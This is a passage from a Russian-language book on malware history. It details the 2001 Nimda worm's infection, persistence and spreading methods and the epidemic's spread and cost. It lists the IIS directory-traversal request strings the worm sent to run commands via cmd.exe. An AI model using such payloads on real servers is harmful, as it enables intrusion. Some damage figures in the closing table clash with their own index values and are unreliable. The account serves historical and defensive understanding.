[163] В ноябре 2001 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Nimda
Другие названия	Nimda.A, W32/Nimda.A, W32/Nimda-A, W32/Nimda.A.mm, W32/Nimda.A-mm, W32/Nimda@MM, W32/Nimda-a@mm, Win32.Nimda.A, W32.Nimda.A@mm, I-Worm.Nimda, HTML/Nimda, HTML.Nimda, Minda, PE_NIMDA.A, Concept V, Code Rainbow
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Китай
Длина	57344 байт

Получив управление, вирус-червь «Nimda» определял место выполнения и записывался в директорию Windows поверх имени mmc.exe (приложение Microsoft Management Console) или под именем csrss.exe, или во временную директорию Windows. Он копировался также и в директорию Windows\System под именем load.exe с установленными атрибутами «скрытый» и «системный» как самостоятельный файл, а также заменял в этой директории файл riched20.dll с установленным атрибутом «скрытый» своей копией, чтобы выполняться каждый раз при запуске прикладных программ типа MS Word. Кроме того, «Nimda» инфицировал выполняемые программы, записывался в виде файлов с расширениями *.eml и *.nws и копировался как файл riched20.dll в директории на локальных дисках, которые содержали файлы с расширением *.doc. Плюс к этому «червь» искал файлы по следующим путям, перечисленным в ключах системного реестра:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders

Чтобы выполняться при старте операционной системы Windows, «Nimda» записывался в файл system.ini следующим образом: «Shell = explorer.exe load.exe – dontrunold». «Червь» регистрировал себя как сервисный процесс или добавлялся как удалённый поток к процессу Explorer, что позволяло ему выполняться, когда пользователь по каким-то причинам не активизировал начало его работы. Чтобы не показывать скрытые файлы, «червь» изменял параметры настройки Explorer.

Меняя ключ реестра HKLM\Software\Microsoft\Windows\ CurrentVersion\Network\LanMan\ [C$ -> Z$], он также создавал открытые сетевые диски в компьютерной системе пользователя, но для вступления этих параметров настройки в силу, было необходимо провести перезагрузку компьютера. Значения, необходимые для восстановления возможных повреждений кода «червя» после десятидневного цикла массовой рассылки, хранились в ключе системного реестра: HKEY_CURRENT_USER\Software \Microsoft\Windows\CurrentVersion\ Explorer\MapMailCache. При использовании «уязвимости» IIS в целях получения IP адресов инфицируемых компьютерных систем «Nimda» использовал следующие ключи системного реестра:

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\VxD\ MSTCP NameServer

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces

«Червь» осуществлял попытки инфицирования файлов с расширением *.exe и заражал их, если они ещё не были заражены. Сначала он создавал в директории Temporary собственную копию, а затем записывал в неё файл исполняемой программы. При команде пользователя на выполнение «червь» извлекал из своего файла оригинальный файл исполняемой программы и запускал его на выполнение параллельно с собственным программным кодом, чтоб замаскировать своё присутствие в системе.

При инфицировании файлов «червь» мог создавать два временных файла с атрибутами «скрытый» и «системный» во временной директории Windows. «Червь» обычно пытался уничтожить свои копии и, если его файл был найден сканером в активном состоянии или блокирован, он немедленно создавал файл wininit.ini, который удалялся после перезагрузки системы. Для скрытия файлов в процессе их создания или изменения использовались следующие ключи системного реестра:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden

Чтобы удалить общую защиту под Windows NT/2000, использовался следующий ключ системного реестра: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security

Собственные копии «Nimda» сохранял в корневых директориях C:\, D:\ и E:\ в файлах под именами admin.dll, httpodbc.dll. Эти динамические библиотеки (*.dll) были ответственны за доступ к базам данных через Интернет с использованием протокола HTTP с IIS распространением. Также «червь» создавал объект синхронизации Mutex, который устанавливал состояние, когда только один поток владел объектом с названием fsdhqherwqi2001 в любой момент времени, что предотвращало ситуацию повторного заражения. «Nimda» использовал следующие порты:

TCP 25 (SMTP) – при посылке электронной почты адресатам с адресами, принятыми от удалённой компьютерной системы;

TCP 69 (TFTP) – при открытии порта 69/udp для передачи файла «admin.dll» через TFTP с IIS;

TCP 80 (HTTP) – при использовании IIS серверов;

TCP 137-139, 445 (NETBIOS) – при передаче программного кода «червя».

Присутствие «Nimda» можно было заметить по наличию в памяти системы процесса с вышеописанными именами, замедлению работы компьютера, присутствию файлов «червя» в перечисленных ключах системного реестра, а также наличию вышеописанной текстовой строки «Concept Virus (CV) V.5, Copyright (C) 2001 R.P.China».

Итак, «Nimda» распространялся через электронную почту, сетевые диски и Web-сайты. При распространении в локальных сетях «червь» искал все общедоступные диски в сети, выполняя итерации через Network Neighborhood и используя случайно сгенерированные адреса IP. Все файлы на любых открытых сетевых дисках исследовались им на возможность инфицирования. Все файлы с расширением *.exe, кроме winzip32.exe, заражались. За инфицирование сетевых дисков «несли ответственность» копии «червя» под именами mmc.exe и csrss.exe. При инфицировании создавались сетевые диски для каждого локального диска: %$, где % – имя диска, которое используется совместно. В операционных системах Windows 9x/ME они использовались как полный ресурс без пароля, а в Windows NT/2000 «червь» добавлял к группам «Гости» и «Администраторы» учётную запись пользователя «Гость», что давало «Гостю» административные привилегии, которые вступали в силу сразу после перезагрузки компьютерной системы. При нахождении открытого ресурса «червь» копировал себя в каждую директорию на «жёстком» диске в формате *.eml или *.nws со случайными именами[164]. Использование такого формата файлов позволяло заполнить множеством этих файлов весь «жесткий диск». Также червь копировался как riched20.dll в любую папку, которая содержала файлы с расширением *.doc. Файл «червя» загружался как файл динамической библиотеки (admin.dll, httpodbc.dll) или исполняемый файл. При выполнении исполняемого файла осуществлялась про-

[164] Причём копии могли тиражироваться тысячами.

верка на наличие в командной строке подстроки «dontrunold». В зависимости от этого запоминались имя компьютера и IP адрес для использования при распространении «Nimda» впоследствии.

С целью распространения на Web-сайтах «червь» сканировал Web-серверы под управлением системы Microsoft IIS (Internet Information Server), генерируя случайные IP адреса и посылая HTTP запросы. При успешном исходе сканирования «червь» самостоятельно копировался в файл admin.dll или httpodbc.dll, а затем выполнялся. Как только «Nimda» получал доступ к файлам удалённой системы, он сразу же пытался изменить содержание следующих файлов: *.index.html, *.index.htm, *.index.asp, *.readme.html, *.readme.htm, *.readme.asp, *.main.html, *.main.htm, *.main.asp, *.default.html, *.default.htm и *.default.asp. Последующее добавление в конец этих файлов вредоносного программного кода «Javascript» приводило к заражению Web-сайта и созданию в директориях с этими файлами файла readme.eml. В итоге, когда пользователь открывал модифицированную «Javascript» Web-страницу, на удалённом компьютере автоматически загружалась и запускалась копия «червя». Для повышения административных привилегий «червь» позволял инфицированному компьютеру выполнять команды на удалённом компьютере, который мог принимать запросы следующих строк: /scripts, /MSADC, /c, /d, /scripts/..%255c.., /_vti_bin/..%255c../..%255c../..%255c.., /_mem_bin/..%255c../..%255c../..%255c.., /msadc/..%255c../..%255c../..%255c/..%c1%1c../ ..%c1%1c../..%c1%1c.., /scripts/..%c1%1c., /scripts/..%c0%2f., /scripts/..%c1%9c.., /scripts/..%%35%63.., /scripts/..%%35c.., /scripts/..%25%35%63.., /scripts/..%252f.., /winnt/system32/cmd.exe?/c+ и /root.exe?/c+/.

Для распространения через электронную почту «Nimda» содержал в своём теле код подпрограммы массовой рассылки, которая выполнялась каждые 10 дней при первом поиске адреса электронной почты. Он искал адреса электронной почты в файлах с расширением *.htm и *.html в локальных системах и в распакованных адресах электронной почты из MAPI сообщений в

MS Outlook и Outlook Express и пересылал свои копии по найденным адресам. Распространялся вирус-червь при помощи непосредственного подключения к SMTP-серверу. Он отсылал заражённые сообщения электронной почты со следующими характеристиками:

Тема: пустая или случайная (из папки «Мои Документы» или из файла корневой директории «жёсткого диска»).

Тело: пустое.

Присоединённый файл: readme.exe с атрибутом «скрытый», PUTA!! *.scr, sample.exe. Иногда мог использоваться и значок для Internet Explorer HTML документа.

Для запуска вложения было достаточно открыть само письмо, поскольку червь использовал MIME.

Кстати говоря, атака IIS-серверов происходила способом, применённым в IIS-черве «BlueCode». Для внедрения на удалённые IIS-серверы «червь» использовал команду «tftp», которая активизировала временный TFTP-сервер на заражённом компьютере и с его помощью загружала на целевую машину свою копию – admin.dll. Далее эта копия активизировалась специальным запросом.

«Nimda» мог вызывать следующие негативные действия: замедлять работу системы, открывать диск C: как общий сетевой ресурс, осуществлять утечку конфиденциальной информации и подменять своими копиями множество «законных» файлов, а также вызывать неустойчивость в работе компьютерной системы вследствие наличия в коде программистских ошибок или сетевую пробку, осуществляя многопортовое сканирование при инфицировании по сети, предоставлять всем желающим полный доступ к ресурсам компьютера при добавлении учётной записи «Гость», а в отдельных случаях и приводить к необратимым изменениям в операционной системе.

Итак, можно предположить, что главной целью создателя «Nimda» было быстрое распространение инфекции по Интернет и локальным компьютерным сетям и заражение как можно большего числа пользователей, а также

создание такого паразитного трафика, который сделает сети фактически непригодными из-за возникающих «пробок». Второстепенной целью «Nimda», очевидно, было поглощение большого количества места на «жёстких» локальных дисках компьютерных систем.

В день появления «Nimda», 18 сентября 2001 года, многие эксперты проявляли спокойную настороженность: «… вирус находится на ранней стадии распространения, при этом его пока не способен засечь ни один антивирус. Впрочем, средство для борьбы с “Nimda” должно появиться уже в ближайшее время. В то же время эксперты по безопасности настоятельно рекомендуют установить все заплатки к IIS. За поиск источника нового червя уже принялись сотрудники ФБР США», – сообщал, например, информационный портал Компьюлента. Между тем «Nimda» быстро вышел за пределы США и достаточно широко распространился в Европе. Было зарегистрировано около 800 жалоб на данный вирус от европейских пользователей Интернет. Из них около 15% – это жалобы корпоративных клиентов. Каждая такая жалоба свидетельствовала о заражении не одного компьютера, а целой сети, которая могла состоять и из 1000 компьютеров. Заметим, что, несмотря на такие значительные показатели, убытки от распространения заразы в Европе с самого начала оставались на существенно более низком уровне, нежели в США.

19 сентября 2001 года тон сообщений изменился. «В Интернет обнаружился новый опасный компьютерный вирус – “Nimda”, распространяющийся с очень большой скоростью, – сообщала Lenta.Ru. – Эксперты полагают, что новый вирус может нанести больше ущерба, чем поразившие ранее многие компьютеры мира “CodeRed” и “CodeBlue”, поскольку поражает не только серверы, но и персональные компьютеры. Эксперты полагают, что возможный ущерб от нового вируса может превысить ущерб от “CodeRed”, который составил около 2,5 миллиардов долларов. “Nimda”, в отличие от “CodeRed” и его производных, распространяется сразу несколькими путями и поражает не только серверы, но и домашние компьютеры, что может вызвать существенную перегрузку каналов. В связи с недавними событиями в США ряд экспер-

тов предположили, что появление вируса “Nimda” может являться террористическим актом, направленным против пользователей персональных компьютеров всего мира. Однако следственные органы США пока не находят подтверждения этой гипотезы, но и не могут выяснить происхождение нового вируса». В тот же день, 19 сентября, Компьюлента опубликовала впечатляющие данные о распространении «Nimda»: «Компьюлента уже сообщала о появлении нового вируса “Nimda”, который использует для своего распространения сразу несколько уязвимых мест в программных продуктах Microsoft и с равным успехом поражает и обычные ПК, и серверы. Впервые новый “червь” был обнаружен в 9:04 по времени восточного побережья США, а к 11:00 число заражённых им компьютеров превысило 11 тыс. (данные компании TruSecure). При этом в течение дня ожидается лавинообразный рост числа случаев заражения. Пока число попыток заражения, регистрируемых специальными сенсорами TruSecure, находится в пределах 100 в час». Для обеспечения высокой скорости распространения “Nimda” (такое название получается, если прочесть слово Admin от конца к началу) использует для своего распространения сразу несколько способов. Например, новый вирус способен использовать уязвимые места в пакетах Microsoft Internet Information Services (IIS) версий 4 и 5, а также распространяться по электронной почте в виде письма с вложенным файлом readme.exe.

Таким образом, эксперты признавали, что вирусная атака быстро распространяющегося «Nimda» могла повлечь более плачевные последствия, чем появление в Сети вируса «CodeRed», так как этот «червь» распространялся как через электронную почту, так и через Интернет, заражая Web-сайты и компьютеры пользователей, посещающих заражённые страницы.

Прошло только два дня с момента обнаружения «Nimda», но он, побивая рекорды скорости, уже распространился до таких масштабов, что все единодушно заговорили об очередной вирусной пандемии. Всего за двое суток распространение вируса-червя достигло поистине глобальных масштабов. Многочисленные сообщения о случаях заражения поступали со всех

концов света. Количество жертв исчислялось сотнями тысяч, и, к сожалению, не наблюдалось тенденций к спаду темпов распространения «Nimda». Жертвами «червя» оказывались как домашние пользователи, так и крупные корпорации. По сообщению информационного агентства Newsbytes, 20 сентября было зарегистрировано присутствие «Nimda» на Web-сайтах Microsoft и Dell. Посетители этих ресурсов сообщили, что при просмотре некоторых страниц сайтов антивирусные программы обнаруживали попытку проникновения червя на их компьютеры. Другие источники сообщали об атаках «червя» на концерн Siemens, Национальный банк Австралии, ряд крупных европейских банков, включая Deutsche Bank и HSBC, правительственные организации многих стран. «Ежедневно к нам поступают тысячи писем от владельцев заражённых компьютеров, которые, несмотря на наши рекомендации, не обновили свои антивирусные программы и не установили необходимые заплатки, – комментировал сложившуюся ситуацию руководитель информационной службы “Лаборатории Касперского” Денис Зенкин. – Более того, с каждым днём мы наблюдаем увеличение потока таких писем, что свидетельствует о дальнейшем распространении эпидемии “Nimda”».

К концу дня 20 сентября 2001 года стали поступать сообщения о том, что, как показал анализ распространения вируса-червя, «Nimda» оказался самым быстрым из известных вирусов-червей, и особенно активен он был в Америке, Великобритании и Гонконге. Только в США было заражено уже, по разным оценкам, до 130 тысяч компьютеров. Причём специалисты, как и Министр юстиции США Джон Эшкрофт, не были склонны связывать его появление с террористическими атаками на США в Нью-Йорке.

Ближе к ночи стали поступать многочисленные сообщения из Европы. Интернет-издание CNews.ru, например, так характеризовало происходящее: «В ночь со вторника на среду 15 тыс. компьютеров во Франции, Швейцарии, Англии, Германии и Италии были заражены новым вирусом “Nimda”. Об этом заявил Реймонд Джинс, сотрудник компании Trend Micro, производящей программы для обеспечения компьютерной безопасности. Немецкий

концерн Siemens сообщил, что его сеть была заражена вирусом, что привело к необходимости отключения в среду утром нескольких серверов и компьютеров, а также почтовую службу, чтобы исправить положение. Во вторник вечером в США было заражено уже 130 тыс. компьютеров. В Японии “Nimda” заразил компьютеры министерства сельского хозяйства и местного филиала Microsoft. Власти Южной Кореи сообщили о 327 случаях заражения. Trend Micro указывает на способность нового вируса к адаптации. Он изменяет содержимое Интернет-сайтов и заражает компьютеры их посетителей. Специалисты считают, что “CodeRed” гораздо менее опасен, чем этот вирус».

К 21 сентября две аварии с подводными кабелями и пришедшийся как нельзя кстати вирус «Nimda» нарушили деятельность Интернет и других телекоммуникаций в Гонконге. От этого пострадали как предприятия и государственные учреждения, так и частные лица. «Nimda» заразил в Гонконге около тысячи компаний! По предварительным оценкам компании Micro Trend лишь прямой ущерб от этих заражений составил 3,75 млн. долл.

Все эти печальные события подтолкнули отдельных лиц и даже известные организации к достаточно радикальным высказываниям. Например, компания Gartner – крупный исследователь высокотехнологичного рынка – посоветовала всем фактическим и потенциальным жертвам многочисленных компьютерных «червей» прекратить панику и сменить серверное программное обеспечение Microsoft Internet Information Server на «что-нибудь более надёжное». В качестве альтернативы Gartner предложила iPlanet и Apache. Однако на защиту IIS немедленно выступила антивирусная индустрия. Грэхем Клули, ведущий технологический консультант компании информационной защиты Sophos, считал, что использование разнообразного серверного программного обеспечения вызовет большую неразбериху, чем устранение «уязвимостей» в одном продукте. По его мнению, именно популярность IIS вызывает нездоровый интерес к нему в среде компьютерных злоумышленников, а изменение приоритетов попросту «переключит» их внимание на другой популярный продукт. В подтверждение своих слов Клули предложил

сравнить количество вирусов для Windows и Mac OS – последних гораздо меньше. Кроме того, разрушительные последствия и «CodeRed», и «Nimda» были вызваны, в первую очередь, запоздалым реагированием пользователей на новые заплатки. Первый «червь» был выпущен на месяц позже, чем «заплатка» от Microsoft. Второй, «Nimda», опять использует ту же самую уязвимость, которую якобы все устранили.

Информационное агентство Reuters сообщало, что за 10 дней с момента появления «Nimda» заразил уже более миллиона компьютеров. Всё чаще стали раздаваться предсказания экспертов о том, что червь «Nimda» войдёт в число самых разрушительных вредоносных компьютерных программ. По данным, приведённым независимым исследовательским агентством Computer Economics по состоянию на 22 сентября, материальный ущерб, нанесённый действиями «Nimda», уже «составил 530 млн. долл. Однако, вполне вероятно, что вскоре он превысит отметку в 2,4 млрд. долларов, – именно такая сумма потребовалась на нейтрализацию разрушений, нанесённых в июле и августе 2001 года другим высокоактивным червем – “CodeRed”».

Через десять дней агентство Computer Economics опубликовало отчёт, в котором было сказано: «На сегодняшний день зафиксировано более 8300000 атак Интернет-червя “Nimda”. Более чем в 90% случаев заражения компьютеров этим вирусом лечение осуществлялось с помощью автоматических процедур антивирусной защиты. Многие компании были просто завалены заражёнными сообщениями и поэтому отключали свои почтовые серверы. Компании, не использовавшие автоматическую антивирусную защиту, были вынуждены выполнять утомительную и кропотливую работу по ручной очистке всей сети, машины за машиной. Более того, многие компании малого бизнеса, а также домашние пользователи пострадали только потому, что не были поставлены в известность о необходимости обновить антивирусные базы». В отчёте также говорилось о том, что к тому времени ущерб от «Nimda» составил в мире около 600 млн. долл. Если бы подобная эпидемия случилась пару лет назад, когда не было широкого распространения программ с автома-

тической защитой от компьютерных вирусов, то ущерб от простоев мог составить около 3 млрд. долл., а на устранение последствий эпидемии потребовалось бы несколько месяцев. В случае если «Nimda» имел бы деструктивные функции, то это легко могло бы привести и к прямому ущербу более 3 млрд. долл. – сверх ущерба от простоев.

3 октября специалисты английской компании MessageLabs сделали заявление о том, что «возможно, самым опасным вирусом среди Интернет-червей является недавно появившийся “Nimda”, который поражает и корпоративные серверы, и компьютеры домашних пользователей, несмотря на то что одним из самых распространённых вирусов всё ещё остаётся “SirCam”. Почему-то, несмотря на многочисленные предупреждения и описания того, как выглядит письмо с этим вирусом, пользователи продолжают ловиться на его удочку». Служба сканирования электронной почты на наличие вирусов компании MessageLabs только за сентябрь блокировала 143949 писем, пришедших с 18700 различных адресов, в которых содержался пресловутый «SirCam». Интересно, что за тот же период времени, по версии MessageLabs, было выловлено 23295 писем, заражённых вирусом-червём «Magistr», а «хитрый» вирус-червь «Nimda» попался с поличным только 1683 раза и занял только десятое место в «чарте» MessageLabs. Правда, у других антивирусных компаний данные получились другие. Например, у компании Sophos вирус «Nimda» по результатам сентября занял первое место. Но принципы сбора статистики у MessageLabs и Sophos абсолютно разные. Если Sophos считает обращения пользователей в свой центр поддержки, то MessageLabs отлавливает вирусы «живьём» в корреспонденции ни о чём не подозревающих пользователей.

В середине ноября 2001 года «Nimda» исхитрился стать причиной громкого скандала. Дело в том, что компании Symantec сообщила: «Norton AntiVirus под Windows 2000 ошибочно распознаёт вирус “Nimda” в програм-

ме InstallShield»[165]. Из-за ошибки, произошедшей 9 ноября в файлах-детекторах вирусов, Norton AntiVirus выводил на экран сообщение, в котором оповещал пользователя о наличии вируса W32.Nimda.enc(dr) в файле ikernel.exe программы InstallShield. Далее Norton AntiVirus по умолчанию помещал инфицированные файлы в карантин для их дальнейшего удаления из компьютерной системы. Ложная тревога доставила массу неприятностей компаниям, занимающимся производством программного обеспечения и использующих InstallShield. Ведь наличие грозного вируса в используемых ими утилитах могло нанести серьёзный материальный и моральный ущерб. «Мы испугались, что нам придётся изымать из продажи тысячи выпущенных CD дисков», – делился своими опасениями сотрудник одной из фирм, которая разрабатывала интерактивное программное обеспечение «Whiteboard»[166].

16 ноября «Nimda» появился в странах СНГ, и первой волной эпидемии был «накрыт», например, ОАО «Укртелеком». Как сообщалось на официальном сайте этой организации, в пятницу 16 ноября специалистами «Укртелекома» в который раз было отмечено увеличение случаев заражения рабочих станций корпоративной компьютерной сети вирусами. На протяжении выходных обслуживающим персоналом сети были проведены мероприятия, благодаря которым удалось локализовать заражение и поддерживать стабильность функционирования экрана между корпоративным и Интернет-сегментом сети передачи данных «Укртелекома». 19 ноября в 8:35 очередной сменой администраторов центрального узла корпоративной сети «Укртелекома» было отмечено взрывное возрастание трафика в локальной сети Генеральной дирекции общества. Инженерами была проанализирована структура

---

[165] InstallShield – это установочная программа, используемая многими ведущими разработчиками программного обеспечения для инсталляции своей продукции. В ноябре 2001 года этой утилитой пользовалось более 250 миллионов людей во всём мире.

[166] Whiteboard (англ.) – *проф.* «белая доска» (электронная доска белого цвета, на которой можно писать цветными маркёрами с одновременным представлением информации на экране монитора персонального компьютера).

трафика и выявлено, что особые нагрузки возникают в серверной части сети. Сразу удалось отличить это явление от нормального возрастания трафика, связанного с включением компьютеров в начале рабочего дня. Также была отмечена многократное увеличение нагрузки межсетевого экрана. Анализ ситуации подтвердил предположение о массированной вирусной атаке. Уже около 9:00 с увеличением числа обращений из корпоративной сети в Интернет участились нарушения функционирования межсетевого экрана, которые вскоре привели к его аварийному выключению. В результате дальнейшего анализа состояния сети было обнаружено, что вирусом заражены сотни компьютеров корпоративной сети, нарушена работа ряда серверов, в частности, функционирование сервера корпоративной электронной почты в Генеральной дирекции. Была определена стратегия борьбы с вирусом, которая включала локализацию заражения, отключение сегментов и антивирусную обработку всех рабочих станций и серверов. Как особо подчёркивалось в официальном сообщении «Укртелекома», «благодаря высокой квалификации и слаженным действиям обслуживающего персонала сети, эти мероприятия удалось провести достаточно быстро и эффективно. Полную антивирусную обработку прошли свыше 300 компьютеров, было оперативно восстановлено серверное программное обеспечение на большинстве серверов. Во вторник 20 ноября был восстановлен доступ к сети Интернет всем сотрудникам Генеральной дирекции согласно правам доступа».

Этой ситуации на сервере «Укртелекома» было уделено много внимания. Так, в частности, журналисты получили доступ к комментариям руководящих работников «Укртелекома» и Госкомсвязи Украины по поводу произошедшего вирусного инцидента.

Исполняющий обязанности Генерального директора Государственного центра информационных ресурсов Украины при Госкомсвязи Украины Ю. М. Симан сказал следующее: «Поскольку жертвами вируса становятся как отдельные пользователи, так и большие корпорации, не удивительно, что присутствие “Nimda” было зарегистрировано даже на Web-сайтах Microsoft и

Dell. Посетители этих ресурсов сообщили, что при просмотре некоторых страниц сайтов антивирусные программы проявляли попытку проникновения вируса на их компьютеры. Миллионы компьютеров во всем мире оказались заражёнными этой программой, но несмотря на то что пик заражения уже прошёл, вирус и сейчас буквально “гуляет” по Интернет вместе с электронной почтой и постоянно даёт о себе знать. Выводы делать рано, но одно уже известно и сейчас: несмотря на то что вирус был известен давно, причём антивирусное программное обеспечение распространялось бесплатно и каждый мог им воспользоваться, большинство пользователей Интернет, как и раньше, игнорирует предупреждения об очередном нашествии вирусов и всячески избегает антивирусных мероприятий, считая себя “неуязвимыми”...»

Председатель Госкомсвязи Украины С. О. Довгий счел необходимым добавить следующее: «Случаи массового распространения вирусов, атаки на информационные ресурсы, получение нежелательной корреспонденции становятся обычным явлением в украинском сегменте Сети. В мировом масштабе данная проблема уже характеризуется как “компьютерный терроризм”. В связи с этим перед государством особенно остро встаёт проблема защиты компьютерных сетей органов государственной власти, корпоративных сетей и сетей передачи данных общего пользования».

Для предотвращения отрицательных последствий от компьютерных атак по инициативе «Укртелекома» Госкомсвязи Украины была создана межведомственная комиссия, к работе в которой привлекались специалисты Службы безопасности Украины, Министерства внутренних дел, Министерства по вопросам чрезвычайных ситуаций и других заинтересованных органов. Как заявил тогда Председатель Правления «Укртелекома» О. В. Гайдук, по предварительным оценкам, убытки компании составили более одного миллиона гривен. «Действие вирусов отрицательно повлияло на функционирование значительного количества компьютеров в корпоративной сети “Укртелекома”, а также привела к временным перебоям в функционировании ряда сетевых служб. Учитывая всё возрастающую роль компьютерных сетей,

“Укртелеком” считает необходимым сконцентрировать усилия всех заинтересованных сторон для недопущения проявлений “компьютерного терроризма” в сетях передачи данных Украины», – отметил Гайдук.

«Nimda» вёл себя далеко не безупречно и на востоке, причиняя беспокойство и принося убытки крупным корпорациям. Например, компания Samsung Electronics сообщила, что драйвер 151 серии её жидкокристаллических мониторов оказался инфицированным всё тем же вирусом-червём «Nimda». В результате Samsung Electronics была вынуждена принести свои извинения всем покупателям мониторов этой серии, воспользовавшихся программой установки драйвера, а поставка CD ROM с заражённым программным обеспечением была срочно прекращена, и приняты меры в целях изъятия из торговых сетей всех уже попавших в неё копий.

Даже через год после описанных событий «Nimda» исхитрялся проявлять себя то тут, то там во всей своей красе.

К ошибкам в программных продуктах компании Microsoft компьютерное сообщество уже давно привыкло, и сообщения о новых «уязвимостях» появляются с завидной регулярностью. Только за 2001 год в различных программных продуктах компании было обнаружено несколько десятков уязвимых мест. И это несмотря на то, что в своё время Microsoft объявляла «развитие технологий безопасности наиболее приоритетным направлением в работе компании». В конце июня 2002 года официальный представитель корпорации был вынужден заявить об обнаружении «Nimda» в одном из файлов корейской версии приложения Microsoft Visual Studio.NET, которое служит для разработки Web-сервисов, сообщало Ytpo.ru. Причём вирус был обнаружен в мае 2002 года, а официально сообщили об этом только через месяц. И чего же ждали? Видимо, задержка была вызвана тем, что «Nimda», как заверяли представители Microsoft, опасности для пользователей не представлял, поскольку хранился в неиспользуемом файле. С этим можно поспорить, потому что большинству пользователей свойственно запускать неизвестные приложения на своём компьютере, на что изначально и был рассчитан «Nimda», –

справедливо отмечали специалисты. В конце концов в Microsoft это все же поняли и поспешили выпустить соответствующую «заплатку». Предположительно, вирус-червь попал в Visual Studio.NET от компании, которая занималась локализацией программного пакета. По крайней мере, Microsoft указывала именно в ту сторону и не признавала собственной вины. Между тем даже у околокомпьютерной публики возникал вполне очевидный вопрос: «Как можно не заметить вирус, обнаруженный еще в сентябре прошлого года?» В условиях отсутствия реакции со стороны Microsoft специалисты обычно давали собственные ответы, например, такие: «Получается, или Microsoft с тех времён свой антивирус не обновляла, или просто лень почту и софт сканировать. Причём последнее предположение более похоже на правду, так как об этом в частных беседах проговорились сами представители компании. Они сказали, что доверяли фирме, которая локализовала приложение для Кореи, и не особо следили за содержимым файлов».

Какой же вывод можно сделать из этой истории? Выходит дело, что обычные пользователи уделяют предупреждениям об опасности вирусов-червей даже больше внимания, чем крупные корпорации, производящие софт.

И ещё один пример живучести «Nimda». В середине июня 2002 года вирус «Nimda» был найден в GameSpy. Вместе с клиентом популярной системы для поиска и работы с серверами наиболее распространённых онлайновых игр GameSpy пользователи с начала недели получали вирус «Nimda». Как сообщал информационному агентству Reuters генеральный директор GameSpy Industries Марк Серфас, вирус проникал в их систему дважды. Первый раз ночью во вторник, а во второй – в среду. «Мы проводили работы по обслуживанию и снизили меры безопасности», – говорил Серфас. По его данным за это время с Web-сайта были загружены 3100 заражённых копий GameSpy Arcade 1.09, и компания была вынуждена заняться срочной рассылкой предупреждения всем скачавшим инфицированный клиент. Интересно,

что на тот момент времени защиту от «Nimda» имели все антивирусные пакеты.

Развитие событий, связанных с пандемией «Nimda» и других знаменитостей того времени, в сентябре 2001 года вызвало к жизни целый ряд неутешительных прогнозов. Согласно выводам проведённого MessageLabs исследования, Интернет в скором будущем может стать непригодным в качестве средства коммуникации, если число вирусных эпидемий будет расти существующими темпами, а объём заражённой почты может стать таким большим, что пользователи без надёжной защиты просто перестанут использовать электронную почту: «Соотношение инфицированных вирусами сообщений ко всем сообщениям электронной почты на сегодняшний день составляет 1/300, по сравнению с 1/700 в октябре прошлого года[167]. Быстрый рост количества вирусов и их постоянное совершенствование означает, что при сохранении существующих тенденций к 2007/8 году каждое десятое письмо будет содержать вирус, а к 2013 – каждое второе. И это только усреднённые показатели – если принимать во внимание пиковые показатели при вспышках новых вирусов, то соотношение станет намного хуже». MessageLabs указывал на «Nimda», как на самый быстро распространяющийся вирус того времени: «Недавняя эпидемия “Nimda” подтолкнула некоторых комментаторов к заявлению, что вирусная угроза является слишком надуманной. Не верьте таким словам – это серьёзная проблема, которая не исчезнет сама по себе. Рост количества почтовых вирусов, а также распространение гибридных вирусов, атакующих на нескольких направлениях одновременно, означает, что если Интернет и не погибнет, то однозначно перестанет быть средством безопасной коммуникации для бизнеса и домашних пользователей», – заявил руководитель технологического отдела компании Марк Саннер. В приведённом MessageLabs исследовании были приведены следующие прогнозируемые

[167] Здесь, естественно, имеется в виду октябрь 2000 года.

показатели, рассчитанные на основании статистики вирусных инцидентов в 1999–2001 годах.

1999 год	1 вирус в 1400 письмах
2000 год	1 вирус в 700 письмах
2001 год	1 вирус в 300 письмах
2004 год	1 вирус в 100 письмах
2008 год	1 вирус в 10 письмах
2013 год	1 вирус в 2 письмах
2015 год	3 вируса в 4 письмах

Если приведённый MessageLabs прогноз подтвердится, то к 2008 году использование Интернет станет просто невозможным из-за постоянно бушующих вирусных эпидемий.

В конце сентября того же 2001 года независимое исследовательское агентство Computer Economics опубликовало результаты проведённого анализа экономического ущерба от вирусных эпидемий, имевших место в течение шести лет. Итоговые данные этого любопытного исследования касались вирусных атак, которые привели к ущербу более чем в 1 млрд. долл., и подразделялись по атакам и по годам. Индекс ущерба показывал относительное экономическое воздействие различных вирусов по отношению к эпидемии «LoveBug» («LoveLetter»), имевшей место в 2000 году. Атаке «LoveBug» был присвоен рейтинг 10, все остальные атаки оценивались в соответствии с причинённым ими ущербом.

Анализ ущерба по годам

Год	Ущерб, млрд. долл.
2001 (на 22.09.01)	11,8
2000	17,1
1999	12,1
1998	6,1
1997	3,3
1996	1,8

1995	0,5

Анализ ущерба по вирусам

Вирус	Год	Ущерб, млрд. долл	Индекс ущерба
Nimda	2001	0,59	0,67
Code Red(s)	2001	2.62	2,99
SirCam	2001	1.05	1,20
Love Bug	2000	85	10,00
Melissa	1999	10	1,26
Explorer	1999	1,02	1,17

Интересно, что на основании анализа представленных в таблицах сведений специалисты Computer Economics сделали вывод о том, что вирусные эпидемии, произошедшие после «LoveBug», нанесли меньший экономический вред в основном потому, что антивирусная защита и обновления были к тому моменту уже значительно автоматизированы.

